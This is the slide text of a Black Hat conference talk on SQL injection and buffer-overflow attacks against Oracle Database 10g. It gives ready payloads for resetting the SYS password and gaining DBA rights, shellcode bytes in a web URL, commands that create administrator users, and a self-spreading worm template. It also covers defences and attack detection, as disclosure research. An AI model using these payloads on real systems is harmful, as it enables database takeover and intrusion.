

# Esteban Martínez Fayó

## Argeniss



**BLACK HAT BRIEFINGS**

### **Advanced SQL Injection in Oracle Databases**

This presentation shows new ways to attack Oracle Databases. It is focused on SQL injection vulnerabilities and how can be exploited using new techniques. It also explains how to see the internal PL/SQL code that is vulnerable in Oracle built-in procedures and examples using recently discovered vulnerabilities. Buffer overflows, remote attacks using web applications and some ways to protect from these attacks also will be shown.

*Esteban Martínez Fayó is a security researcher; he has discovered and helped to fix multiple security vulnerabilities in major vendor software products. He specializes in application security and is recognized as the discoverer of most of the vulnerabilities in Oracle server software.*

*Esteban currently works for Argeniss doing information security research and developing security related software solutions for Application Security Inc.*



## Advanced SQL Injection in Oracle databases

Esteban Martínez Fayó  
*Argeniss*



WWW.ARGENISS.COM

### Outline


- Introduction
- SQL Injection attacks
  - How to exploit
  - Exploit examples
  - SQL Injection in functions defined with AUTHID CURRENT\_USER
  - How to get around the need for CREATE PROCEDURE privilege - Example
  - How to protect
- Buffer overflow attacks
  - How to exploit
  - Exploit examples
  - Detecting an attack
- Remote attacks using SQL Injection in a web application
  - Exploit examples
  - Web application worms
  - How to protect
- Summary
- Conclusions
- *The platform chosen for the examples is: Oracle Database 10g Release 1 on Windows 2000 Advanced Server SP4. In most cases they can be translated to other version/platform with little modification.*



WWW.ARGENISS.COM


## Oracle Database Server

- Many features
- Very big software
- Large number of Packages, Procedures and Functions installed by default
  - Oracle 9i: 10700 Procedures, 760 packages
  - Oracle 10g: 16500 Procedures, 1300 packages
  - Normal users can execute:
    - Oracle 9i: 5700 procedures, 430 packages
    - Oracle 10g: 8900 procedures, 730 packages
- Product available in many platforms      Long time to release patches

 WWW.ARGENISS.COM

## Hacking Oracle Database Server

- Without direct connection to the database
  - SQL Injection
    - Injecting SQL.
    - Exploiting buffer overflows.
    - If output is not returned, can be redirected using the UTL\_HTTP / UTL\_TCP standard packages.
- Connected to the database
  - SQL Injection in built-in or user-defined procedures.
  - Buffer overflows in built-in or user-defined procedures.
  - Output can be printed on attacker screen.

 WWW.ARGENISS.COM

## Vulnerabilities in Oracle

- I have reported many vulnerabilities in Oracle software
- 40 + have been fixed with recent patches.
- **65 + buffer overflows still UNFIXED!!**
- **More than 20 SQL Injection issues still UNFIXED!!**



WWW.ARGENISS.COM

## SQL Injection in Oracle

- With direct connection to the Database (connected as a database user):
  - Can be used to execute SQL statements with elevated privileges or to impersonate another user.
  - Risk when a procedure is not defined with the **AUTHID CURRENT\_USER** keyword (executes with the privileges of the owner).
- Without direct connection to the Database (example: web application user):
  - Can be used to execute SQL statements with elevated privileges or to exploit a buffer overflow. The Oracle standard packages have many buffer overflows.




WWW.ARGENISS.COM

## SQL Injection in Oracle

- There are two kind of PL/SQL blocks where the SQL Injection vulnerability can be found:
- Anonymous PL/SQL block:
  - A PL/SQL block that has a `BEGIN` and an `END` and can be used to execute multiple SQL statements.
  - There is no limitation in what the attacker can do. Allows to execute `SELECTs`, `DML` and `DDL` statements.
  - Example of vulnerable code:
 


```
EXECUTE IMMEDIATE 'BEGIN INSERT INTO MYTABLE (MYCOL1) VALUES ('' ||
PARAM || ''); END;';
```
- Single PL/SQL statement:
  - Doesn't have a `BEGIN` and an `END`.
  - The attacker cannot insert ";" to inject more SQL commands.
  - Example of vulnerable code:
 

```
OPEN CUR_CUST FOR 'select name from customers where id = '' ||
p_idtofind || ''';
```

 WWW.ARGENISS.COM

## SQL Injection in a Single PL/SQL statement - Injecting a user defined function

- We will focus on how an attacker can exploit a SQL injection vulnerability in a single SQL statement (a vulnerability in an anonymous PL/SQL block is easily exploitable).
- To use this method the attacker must have the privilege to create (or modify) a function.
- The attacker can create a function with the `AUTHID CURRENT USER` keyword that executes the SQL statements the attacker wants with elevated privileges.
- Inject this function using a SQL injection vulnerability.
- **Limitation:**
  - If the vulnerability is in a `SELECT` SQL statement only `SELECTs` can be executed in the injected function.
  - Can't inject `DDL` statements.

 WWW.ARGENISS.COM

## Why this limitation - Example

- Function to be injected (created by the attacker):

```
CREATE OR REPLACE FUNCTION "SCOTT"."MYFUNC" RETURN VARCHAR2
AUTHID CURRENT_USER AS
BEGIN
EXECUTE IMMEDIATE 'insert into SYS.EMPLOYEES (SALARY)
values (1000000)';
COMMIT;
RETURN '';
END;
```
- Injecting the function:

```
EXEC DBMS_CDC_SUBSCRIBE.DROP SUBSCRIPTION
('' || SCOTT.MYFUNC() || '');
```
- See file [SQLI\\_Limitation.sql](#).



WWW.ARGENISS.COM

## Why this limitation

- When you try to execute DML statements in a SELECT you get this Oracle error:
  - ORA-14551: cannot perform a DML operation inside a query
- When you try to execute DDL statements you get this Oracle error:
  - ORA-14552: cannot perform a DDL, commit or rollback inside a query or DML
- The injected function is executed as a dependent transaction inside the transaction context of the vulnerable SQL statement.



WWW.ARGENISS.COM

## Autonomous transactions in Oracle

- The `PRAGMA AUTONOMOUS_TRANSACTION` compiler directive allows to define a routine as *autonomous* (independent)
- Not the same as a nested transaction.
- Has a different transaction context.
- Must do a `COMMIT` (or `ROLLBACK`) to avoid an error:
  - ORA-06519: active autonomous transaction detected and rolled back



WWW.ARGENISS.COM

## Using autonomous transactions to inject SQL

- Define a function with the `PRAGMA AUTONOMOUS_TRANSACTION` compiler directive and `AUTHID CURRENT_USER` keyword that executes the SQL statements the attacker wants with elevated privileges.
- Inject this function using a SQL injection vulnerability.
- This allows to execute any SQL statement. Can become DBA !

**If the attacker can create or modify a function any SQL Injection vulnerability in a SELECT / INSERT / UPDATE / DELETE can be used to get full DBA privileges**



WWW.ARGENISS.COM



## SQL Injection Examples

- These examples use SQL injection vulnerabilities in Oracle standard procedures to inject a function defined as an autonomous transaction. The vulnerability is in a single SQL statement (not in an anonymous PL/SQL block).
- The vulnerable procedures have EXECUTE privilege granted to PUBLIC in a default installation, so any database user can exploit them.
- These SQL injection issues have been fixed in Oracle Critical Patch Update April 2005.



WWW.ARGENISS.COM

## SQL Injection – Becoming the SYS user

- This exploit has two functions defined by the attacker:
- SCOTT.SQLI\_CHANGEPSW changes the password of the SYS user to 'newpsw'. It saves the old SYS password hash in a table (PSW\_DATA) to be able to restore it later.
- SCOTT.SQLI\_RESTOREPSW restores the SYS password to the original value.
- Once these two function are created:
  - To change the SYS password execute:

```
EXEC DBMS_CDC_SUBSCRIBE.DROP SUBSCRIPTION
('' || SCOTT.SQLI_CHANGEPSW() || '');
```
  - To restore the SYS password execute:

```
EXEC DBMS_CDC_SUBSCRIBE.DROP SUBSCRIPTION
('' || SCOTT.SQLI_RESTOREPSW() || '');
```
- See the file [SQLI\\_BecomingSYS.sql](#).



WWW.ARGENISS.COM

## SQL Injection – Creating a java class

- Oracle allows to create java stored procedures.  
An attacker could inject the following function to create a java class:

```
CREATE OR REPLACE FUNCTION "SCOTT"."MYFUNC" RETURN VARCHAR2
AUTHID CURRENT_USER AS
  PRAGMA AUTONOMOUS_TRANSACTION;
  SqlCommand VARCHAR2(2048);

BEGIN
  SqlCommand := '
create or replace and resolve java source named "SRC_EXECUTEOS" as
public class ExecuteOS {
-
-
}';
  EXECUTE IMMEDIATE SqlCommand;
  SqlCommand := '
create or replace procedure "PROC_EXECUTEOS" (p_command varchar2)
as language java
name 'ExecuteOS.execOSCmd (java.lang.String)'';';
  EXECUTE IMMEDIATE SqlCommand;

  EXECUTE IMMEDIATE 'grant execute on PROC_EXECUTEOS to scott';
  COMMIT; RETURN '';
END;
```

WWW.ARGENISS.COM

## SQL Injection – Executing OS Commands

- In the injected function:
  - Create a Java Stored Procedure with a method that:
    - Executes an OS command using the java method `Runtime.getRuntime().exec()`
    - Redirect the output to a file
    - Read the file and print the output
  - Publish the java class creating a stored procedure
  - Grant EXECUTE on this procedure
  - The java console output is redirected to an Oracle trace file by default, to see the output in SqlPlus execute:
    - `SET SERVEROUTPUT ON`
    - `CALL DBMS_JAVA.SET_OUTPUT(2000);`
- See file [SQLI\\_OSCommand.sql](#) for an example.

WWW.ARGENISS.COM

## SQL Injection – Uploading a file

- In the injected function:
  - Create a Java Stored Procedure with a method that:
    - Reads the contents of a URL using java.net.\* classes and writes it to a file using java.io.\*
  - Publish the java class creating a stored procedure
  - Grant EXECUTE on this procedure
- See file [SQLI\\_UploadingAFile.sql](#).



WWW.ARGENISS.COM

## Analyzing a SQL injection vulnerability

- The V\$SQLTEXT view shows the complete SQL text for the SQL statements in the Oracle shared pool.
- `SELECT HASH_VALUE, PIECE, SQL_TEXT FROM V$SQLTEXT WHERE HASH_VALUE IN (select HASH_VALUE from V$SQLTEXT where SQL_TEXT like '%SEARCH_PATTERN_HERE%') ORDER BY ADDRESS, HASH_VALUE, PIECE`
- V\$SQLTEXT can be joined with V\$SQLAREA, V\$SESSION and V\$PROCESS to know what user execute the SQL statement.
- These views can be used by DBAs only



WWW.ARGENISS.COM

## Analyzing a SQL injection vulnerability - Example

SQL_TEXT	USERN
<pre> SELECT HANDLE FROM SYS.CDC_SUBSCRIBERS\$ WHERE SUBSCRIPTION_NAME = 'EX01'    SCOTT.SQLI_CHANGEPSW()    '' BEGIN DBMS_CDC_SUBSCRIBE.DROP_SUBSCRIPTION ('EX01'    SCOTT.SQLI_ CHANGEPSW()    ''); END; </pre>	<pre> SYS SYS SCOTT SCOTT </pre>

- The exploit is in **red**.
- The Oracle vulnerable PL/SQL executed is in **blue**.
- This vulnerability is the result of a PL/SQL statement similar to this:
 

```

OPEN CUR_CUST FOR 'SELECT HANDLE FROM SYS.CDC_SUBSCRIBERS$
WHERE SUBSCRIPTION_NAME = '' || p_subscription_name || ''';

```
- Should have been something like:
 

```

OPEN CUR_CUST FOR 'SELECT HANDLE FROM SYS.CDC SUBSCRIBERS$
WHERE SUBSCRIPTION_NAME = :1' USING p_subscription_name

```

WWW.ARGENISS.COM

## SQL Injection in functions defined with AUTHID CURRENT\_USER

- A SQL Injection vulnerability in a function that executes with the privilege of the caller (defined with AUTHID CURRENT\_USER) in an anonymous PL/SQL block is not useful for an attacker if it is used directly, but an attacker can use a vulnerability of this kind to:
  - 1) get around the need to create a function to inject and use this vulnerable function to inject the SQL statements. To do this the vulnerability must be in an anonymous PL/SQL block of an AUTHID CURRENT\_USER function (in order to be able to define the transaction as autonomous).
  - 2) execute SQL statements in a web application vulnerable to SQL Injection even if the vulnerability is in a SELECT and no other statement is allowed to be added.

WWW.ARGENISS.COM

## SQL injection in DBMS\_METADATA.GET\_PREPOST\_TABLE\_ACT

- `SELECT DBMS_METADATA.GET_PREPOST_TABLE_ACT (1, 'EX03'||'AA', 'EX03'||'BB') FROM DUAL`

```
SELECT ST.SQL_TEXT, U.USERNAME FROM V$SQLAREA SA, V$SQLTEXT ST, DBA_USERS U WHERE SA.ADDRESS =
ST.ADDRESS AND SA.HASH_VALUE = ST.HASH_VALUE AND SA.PARSING_USER_ID = U.USER_ID AND
ST.HASH_VALUE IN (select HASH_VALUE from V$SQLTEXT where SQL_TEXT LIKE '%EX03%') ORDER BY
ST.ADDRESS, ST.HASH_VALUE, ST.PIECE
```

SQL_TEXT	USERNAME
SELECT DBMS_METADATA.GET_PREPOST_TABLE_ACT (1, 'EX03'  'AA', 'EX03'  'BB') FROM DUAL	SCOTT
BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('EX03'  'AA', 'EX03'  'BB'); END;	SCOTT

- `SELECT DBMS_METADATA.GET_PREPOST_TABLE_ACT (1, '[1]', '[2]') FROM DUAL`
- `BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('[1]', '[2]'); END;`
- The Oracle public standard function `DBMS_METADATA.GET_PREPOST_TABLE_ACT` is vulnerable to SQL Injection in a PL/SQL anonymous block that executes with the privilege of the caller (defined with `AUTHID CURRENT_USER`).

WWW.ARGENISS.COM

## SQL injection in DBMS\_METADATA.GET\_PREPOST\_TABLE\_ACT

- `BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('[1]', '[2]'); END;`

To define an autonomous transaction: `[2] = '' ); EXECUTE IMMEDIATE 'DECLARE PRAGMA AUTONOMOUS TRANSACTION; BEGIN {SQL_STATEMENTS} COMMIT; END;'; END;--'`

- The vulnerable procedure generates this PL/SQL program:
- `BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE ('', ''); EXECUTE IMMEDIATE 'DECLARE PRAGMA AUTONOMOUS TRANSACTION; BEGIN {SQL_STATEMENTS} COMMIT; END;'; END;--'); END;`
- The PL/SQL program has an anonymous PL/SQL sub-block with an autonomous transaction.

WWW.ARGENISS.COM

## How to get around the need for CREATE PROCEDURE privilege - Example

- Example:
  - The attacker can use the vulnerabilities in DBMS\_CDC\_SUBSCRIBE.PURGE\_WINDOW and DBMS\_METADATA.GET\_PREPOST\_TABLE\_ACT in this way to get full DBA privilege without creating a user defined function:
  - EXEC DBMS\_CDC\_SUBSCRIBE.PURGE\_WINDOW('' || (select text from table(DBMS\_METADATA.GET\_PREPOST\_TABLE\_ACT(1, 'BB', 'AA'))); execute immediate ''declare pragma autonomous transaction; begin insert into sys.employees (salary) values (1000009); commit; end;''; end;--')) || ''');
- File [SQLI\\_BecomingDBA.sql](#) shows how any user can become DBA.
- The PRAGMA AUTONOMOUS\_TRANSACTION directive allows to define the transaction as autonomous so the attacker can execute any SQL DML or DDL statements.

WWW.ARGENISS.COM

## How to get around the need for CREATE PROCEDURE privilege - Example

- SELECT ST.HASH\_VALUE, ST.PIECE, ST.SQL\_TEXT, U.USERNAME FROM V\$SQLAREA SA, V\$SQLTEXT ST, DBA\_USERS U WHERE SA.ADDRESS = ST.ADDRESS AND SA.HASH\_VALUE = ST.HASH\_VALUE AND SA.PARSING\_USER\_ID = U.USER\_ID AND ST.HASH\_VALUE IN (select HASH\_VALUE from V\$SQLTEXT where SQL\_TEXT LIKE '%1000009%') ORDER BY ST.ADDRESS, ST.HASH\_VALUE, ST.PIECE

```

HASH_VALUE  PIECE  SQL_TEXT
-----
2165027989  0  BEGIN DBMS_CDC SUBSCRIBE.PURGE_WINDOW('' || (select text from t
2165027989  1  able(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1, 'BB', 'AA'))); e  EXPLOIT
2165027989  2  xecute immediate ''declare pragma autonomous transaction; begi
2165027989  3  n insert into sys.employees (salary) values (1000009); commit; e
2165027989  4  nd;''; end;--')) || '''; END;
3470240850  0  SELECT HANDLE FROM SYS.CDC_SUBSCRIBERS$ WHERE SUBSCRIPTION_NAME
3470240850  1  = '' || (SELECT TEXT FROM TABLE(DBMS_METADATA.GET_PREPOST_TABLE  Vulnerable
3470240850  2  _ACT(1, 'BB', 'AA')); EXECUTE IMMEDIATE 'DECLARE PRAGMA AUTONOM  PL/SQL in
3470240850  3  OUS_TRANSACTION; BEGIN INSERT INTO SYS.EMPLOYEES (SALARY) VALUES  Oracle
3470240850  4  (1000009); COMMIT; END;''; END;--')) || ''';  Package
2512383228  0  INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009)
3600070536  0  DECLARE PRAGMA AUTONOMOUS TRANSACTION; BEGIN INSERT INTO SYS.EMP
3600070536  1  LOYEEES (SALARY) VALUES (1000009); COMMIT; END;
3814987237  0  BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE('BB','AA'); EXECU  Vulnerable
3814987237  1  TE IMMEDIATE 'DECLARE PRAGMA AUTONOMOUS TRANSACTION; BEGIN INSER  PL/SQL in
3814987237  2  T INTO SYS.EMPLOYEES (SALARY) VALUES (1000009); COMMIT; END;''; E  Oracle
3814987237  3  ND;--'); END;  Package
17 rows selected.
    
```

WWW.ARGENISS.COM

## How to get around the need for CREATE PROCEDURE privilege - Example

1. 

```
BEGIN DBMS CDC SUBSCRIBE.PURGE WINDOW('' || (select text
from table(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1, 'BB',
'AA'))) ); execute immediate ''''declare pragma
autonomous_transaction; begin insert into sys.employees
(salary) values (1000009); commit; end;''''; end;--''))
|'''); END;
```
2. 

```
SELECT HANDLE FROM SYS.CDC SUBSCRIBERS$ WHERE
SUBSCRIPTION_NAME= '' || (SELECT TEXT FROM TABLE
(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1, 'BB', 'AA'));
EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS TRANSACTION;
BEGIN INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009);
COMMIT; END;''; END;--'')) || ''
```
3. 

```
BEGIN :1 :=SYS.DBMS_EXPORT_EXTENSION.PRE_TABLE
('BB','AA'); EXECUTE IMMEDIATE 'DECLARE PRAGMA
AUTONOMOUS TRANSACTION; BEGIN INSERT INTO SYS.EMPLOYEES
(SALARY) VALUES (1000009); COMMIT; END;''; END;
```
4. 

```
DECLARE PRAGMA AUTONOMOUS TRANSACTION; BEGIN INSERT INTO
SYS.EMPLOYEES (SALARY) VALUES (1000009); COMMIT; END;
```
5. 

```
INSERT INTO SYS.EMPLOYEES (SALARY) VALUES (1000009)
```

WWW.ARGENISS.COM

## How to get around the need for CREATE PROCEDURE privilege

- **Using a SQL Injection vulnerability in a function defined with AUTHID CURRENT\_USER and in an anonymous PL/SQL block, an attacker can use any other SQL Injection vulnerability in a SELECT / INSERT / UPDATE / DELETE to get full DBA privileges.**

WWW.ARGENISS.COM

## Exploiting SQL Injection in a web application to execute SQL statements

- This example shows how to exploit the vulnerable web page `TableEmp.asp` to inject SQL commands using an Oracle standard function vulnerable to SQL injection in an anonymous PL/SQL block.
- It allows to define the transaction as autonomous.
- Can execute any PL/SQL statements.
- `http://vulnsite/TableEmp.asp?Search=A'|(select%20text%20from%20table(DBMS_METADATA.GET_PREPOST_TABLE_ACT(1,%20'BB',%20'AA'));%20execute%20immediate%20T'declare%20pragma%20autonomous_transaction;%20begin%20insert%20into%20emp%20(empno,sal)%20values%20(100,10000);%20commit;%20end;'';%20end;--'))|'`



WWW.ARGENISS.COM

## How to protect

- Revoke EXECUTE privilege on Oracle standard packages/procedures when not needed. Specially for PUBLIC role.
- Grant the CREATE ANY PROCEDURE, ALTER ANY PROCEDURE privileges only to trusted users.
- Ensure that only trusted users own functions.
- Grant the RESOURCE Role only to trusted users.
- Whenever it is possible define the stored procedures with the AUTHID CURRENT\_USER keyword.
- If dynamic SQL is necessary, always validate the parameters carefully, even in functions defined with the AUTHID CURRENT\_USER keyword.



WWW.ARGENISS.COM



## Buffer Overflows in Oracle stored procedures

- Allows an attacker to execute arbitrary code on the server.
- Can be exploited by normal database users or using SQL Injection by a remote user (web application user).
- **Many standard Oracle stored procedures have buffer overflows bugs. Some issues have been fixed but there are still unfixed bugs.**



WWW.ARGENISS.COM

## Buffer Overflow Exploits

- Using a buffer overflow vulnerability an attacker can execute this OS command to create an administrator user:
  - net user admin2 /add && net localgroup Administrators admin2 /add && net localgroup ORA\_DBA admin2 /add
- Proof of concept exploit code using the vulnerability in MDSYS.MD2.SDO\_CODE\_SIZE Oracle standard function (fix available in <http://metalink.oracle.com>) can be found in [BOF\\_GettingOSAdmin.sql](#).
- Exploit code to open a bind shell can be found in [BOF\\_BindShell.sql](#).



WWW.ARGENISS.COM

## Creating a SYSDBA user

- Using a buffer overflow the attacker can execute the SqlPlus Oracle utility to execute SQL statements as SYSDBA.
- To create a SYSDBA user the attacker could execute this OS command:
- `echo CREATE USER ERIC IDENTIFIED BY MYPSW12; > c:\cu.sql & echo GRANT DBA TO ERIC; >> c:\cu.sql & echo ALTER USER ERIC DEFAULT ROLE DBA; >> c:\cu.sql & echo GRANT SYSDBA TO "ERIC" WITH ADMIN OPTION; >> c:\cu.sql & echo quit >> c:\cu.sql & c:\oracle\product\10.1.0\db_1\bin\sqlplus.exe "/ as sysdba" @c:\cu.sql`
- Proof of concept exploit code in file [BOF\\_CreatingSYSDBAUser.sql](#).

WWW.ARGENISS.COM

## Detecting a buffer overflow attack

- Can't be detected always.
- Oracle dump files may have information about an attack, to audit them:
  - Review the file `[ORACLE_BASE]/admin/[SID]/cdump/[SID]CORE.LOG`
  - Search for ACCESS\_VIO (Excp. Code: 0xc0000005) Exceptions.
  - Injected code may be in the stack dump.
  - In the associated file `udump/[SID]ora[THREAD_ID].trc` can be the attacker SQL statement.
  - Oracle internal errors can also generate dumps.
  - Dump files are not generated always in a buffer overflow attack.  
Example: if the server process dies or if the attacker calls `ExitThread()` no dump files are generated.

WWW.ARGENISS.COM

## Remote attacks using SQL Injection in a web application

- The file TableEmp.asp is an example of a web page vulnerable to SQL Injection.
- It is a script server page that queries an Oracle Database and display the results as a table.
- The parameter "Search" is vulnerable to SQL Injection.
- This vulnerability may seem not to be very dangerous because Oracle does not allow to use a ";" to add more SQL statements, so only SELECTs can be injected in this case. With a SELECT an attacker can inject a function call and using a vulnerability in a function can get complete control over an Oracle database as shown in the following example.



WWW.ARGENISS.COM

## Exploiting a buffer overflow through SQL Injection in a web application

- Using a buffer overflow in a standard Oracle function (like MDSYS.MD2.SDO\_CODE\_SIZE, see file BOF\_SDO\_CODE\_SIZE\_10g.sql) a remote attacker can execute arbitrary code on the database server.
- To exploit this in the case of the example vulnerable web page TableEmp.asp an attacker should execute:
- ```
http://vulnsite/TableEmp.asp?Search=A' || TO_CHAR(MDSYS.MD2.SDO_CODE_SIZE('A
AAAAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEE
EE
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH' || CHR(131) || CHR(195) || CHR(9) || CHR(255) || CHR
(227) || CHR(251) || CHR(90) || CHR(19) || CHR(124) || CHR(54) || CHR(141) || CHR(67) || C
HR(19) || CHR(80) || chr(184) || chr(191) || chr(142) || chr(01) || chr(120) || chr(255)
|| chr(208) || chr(184) || chr(147) || chr(131) || chr(00) || chr(120) || chr(255) || chr
(208) || 'dir>c:\dir.txt')--
```
- This exploit executes the OS command "dir>c:\dir.txt" in the context of the Oracle server process.
- **It's wrong to think that SQL Injection issues in Oracle databases are not dangerous.**



WWW.ARGENISS.COM

## Web application worm

- Many web applications are vulnerable to SQL Injection allowing to inject function calls.
- Exploiting a vulnerability in Oracle standard functions as demonstrated in the previous example is not difficult and it could be done in an automated way.
- A malicious worm could do this:
  - Search for all the web pages and identify its parameters.
  - Try to exploit every parameter in this way:
  - `{ ParameterName} =A' || TO CHAR(MDSYS.MD2.SDO_CODE SIZE('AAAAA  
 AAAAAAABBBBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEE  
 EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE  
 GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG  
 ' || CHR(131) || CHR(195) || CHR(9) || CHR(255) || CHR(227) || CHR(251  
 ) || CHR(90) || CHR(19) || CHR(124) || CHR(54) || CHR(141) || CHR(67) ||  
 | CHR(19) || CHR(80) || chr(184) || chr(191) || chr(142) || chr(01) ||  
 chr(120) || chr(255) || chr(208) || chr(184) || chr(147) || chr(131)  
 || chr(00) || chr(120) || chr(255) || chr(208) || 'Command') --`




## How to protect

- Revoke EXECUTE privilege on Oracle standard packages when not needed. Specially for the PUBLIC role.
- Restrict network access to the Listener and iSqlPlus service only to trusted users. Never connect directly to Internet.
- Drop or change password of default users.
- Make sure your application is not vulnerable to SQL Injection validating the variables used in dynamic SQL or using bind variables.
- Keep Oracle and OS up-to-date with patches.
- Try to upgrade to the last Oracle database release and patchset
  - Last releases and patchsets includes more fixes than older supported versions.



## Summary




## Conclusions

- Many features are installed by default. Most of them are never used and represent a serious security risk
- Many standard procedures are vulnerable to buffer overflows and SQL Injection issues
  - With a buffer overflow it's possible to execute SQL statements
- SQL Injection can be very dangerous in remote or local scenarios
- Automatic testing tools may help DBAs

## References

- Oracle documentation (*Oracle Corp.*)
  - <http://www.oracle.com/technology/documentation/index.html>
- SQL Injection and Oracle, Part One (*by Pete Finnigan*)
  - <http://www.securityfocus.com/infocus/1644>
- SQL Injection and Oracle, Part Two (*by Pete Finnigan*)
  - <http://www.securityfocus.com/infocus/1646>
- NGS Oracle PL/SQL Injection (*by David Litchfield*)
  - <http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-litchfield.pdf>
- Introduction to Database and Application Worms White Paper (*Application Security Inc.*)
  - <http://www.appsecinc.com/techdocs/whitepapers.html>
- Security Alert: Multiple vulnerabilities in Oracle Database Server (*Application Security Inc.*)
  - <http://www.appsecinc.com/resources/alerts/oracle/2004-0001/>


 WWW.ARGENISS.COM

Questions?

Thank you

*Esteban Martínez Fayó*

Contact: [esteban at argeniss.com](mailto:esteban@argeniss.com)

 WWW.ARGENISS.COM